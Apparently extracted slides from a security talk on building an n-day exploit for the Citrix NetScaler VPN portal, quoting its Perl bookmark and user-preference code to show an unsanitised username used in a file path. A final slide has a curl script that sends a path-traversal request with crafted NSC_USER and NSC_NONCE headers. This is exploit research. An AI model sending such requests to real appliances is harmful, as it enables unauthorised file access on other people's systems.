14 if ($ENV{'REQUEST_METHOD'} ne 'POST') {
15     my $msg = "Access Denied";
16     print "Location: " . $ENV{portalLoc} . "error.html?$msg\n\n";
17     exit;
18 }
```

~/netscaler/portal/scripts/newbm.pl[R0] unix PERL [0x3B] 11/101,23 10%

03 BUILDING AN N-DAY

BUG



```
UserPrefs.pm
vim
UserPrefs.pm
1 use Clone qw(clone);
2 use Storable qw(nfreeze);
3
4 sub new {
5     my $obref = {};
6     # ref to empty hash
7     bless $obref;
8     # make it an object in this class
9     return $obref;
10 }
11
12 sub csd {
13     my $self = shift;
14     my $skip_read = shift || "";
15     # Sanity Check
16     my $cgi = new CGI;
17     my $username = Encode::decode('utf8', $ENV{'HTTP_NSC_USER'}) || errorpage("Missing NSC_USE
R header.");
18     # Allow any user name
19     if ($username =~ /^[\\(\\)-\\@\\w.#: ]+$/){
20         $self->{username} = $1;
21     } else {
22         errorpage("Invalid NSC_USER header.");
23     }
24
25     $self->{username} = $username;
~/netscaler/portal/modules/NetScaler/Portal/UserPrefs.pm[R0] unix PERL [0x3B] 21/262,106 8%
```

03 BUILDING AN N-DAY

BUG

vim

newbm.pl

```
80 if (!$newBM->{descr}){
81     $newBM->{descr} = "";
82 }
83
84 if ($newBM->{url} =~ /^\//){
85     push @{$doc->{filesystems}->{filesystem}}, $newBM;
86 } else { # bookmark
87     push @{$doc->{bookmarks}->{bookmark}}, $newBM;
88 }
89 undef(@{$doc->{escbk}->{bookmark}});
90 undef(@{$doc->{escbk}->{filesystem}});
91 $user->filewrite($doc);


92
93 local *c = \%NetScaler::Portal::Config::c;
94 if ($newBM->{UI_inuse} eq "RfWeb"){
95     print "Content-Type: text; charset=utf-8\r\n";
96     print "X-Citrix-Application: Receiver for Web\r\n";
97     print "\r\n";
98     print "Bookmark Added.";
99 } else {
100    print "Location: /vpns/navui/refresh.html\n\n";
101 }
```

~/netscaler/portal/scripts/newbm.pl[R0] unix PERL [0x3B]

91/101,23 90%

03 BUILDING AN N-DAY

BUG



```
vim 226/264,105 85%  
UserPrefs.pm  
216     return $self->{doc};  
217 }  
218  
219 sub filewrite {  
220     #write data to filesystem  
221     my $self = shift;  
222     my $doc = shift;  
223     $doc = $self->{doc};  
224     my $parser = XML::Simple->new();  
225  
226     $datafile = NetScaler::Portal::Config::c->{bookmark_dir} . Encode::encode('utf8', $self->{username}) . ".xml";  
227  
228     if (exists $doc->{'tip'}){  
229         my $x = delete $doc->{'tip'};  
230     }  
231     if (exists $doc->{'timestamp'}){  
232         my $x = delete $doc->{'timestamp'};  
233     }  
234     open(FILEWRITE, "> $datafile") || die "can't open $datafile $!";  
235     #Lock the file to ensure Read/Write consistency  
236     flock(FILEWRITE, LOCK_EX);  
237     binmode(FILEWRITE, ':utf8');  
238     print FILEWRITE $parser->XMLout($doc, xmldecl => '<?xml version="1.0" encoding="UTF-8"?>', RootName => 'user',  
239     valueattr => [ 'username', 'theme' ]);  
240     select((select(FILEWRITE), $|=1)[0]); #Force flush output to disk  
241     close FILEWRITE;  
242     return 1;  
243 }
```


~/netscaler/portal/modules/NetScaler/Portal/UserPrefs.pm[+][R0] unix PERL [0x20]

03 BUILDING AN N-DAY

FILE UPLOAD

03 BUILDING AN N-DAY

FILE DOWNLOAD




```
vim
test1.sh
1 #!/bin/bash
2 curl "http://$1/vpn/..../vpns/portal/testfile.xml" \
3   -H "NSC_NONCE: 1337" \
4   -H "NSC_USER: 0cool" --path-as-is
```

03 BUILDING AN N-DAY

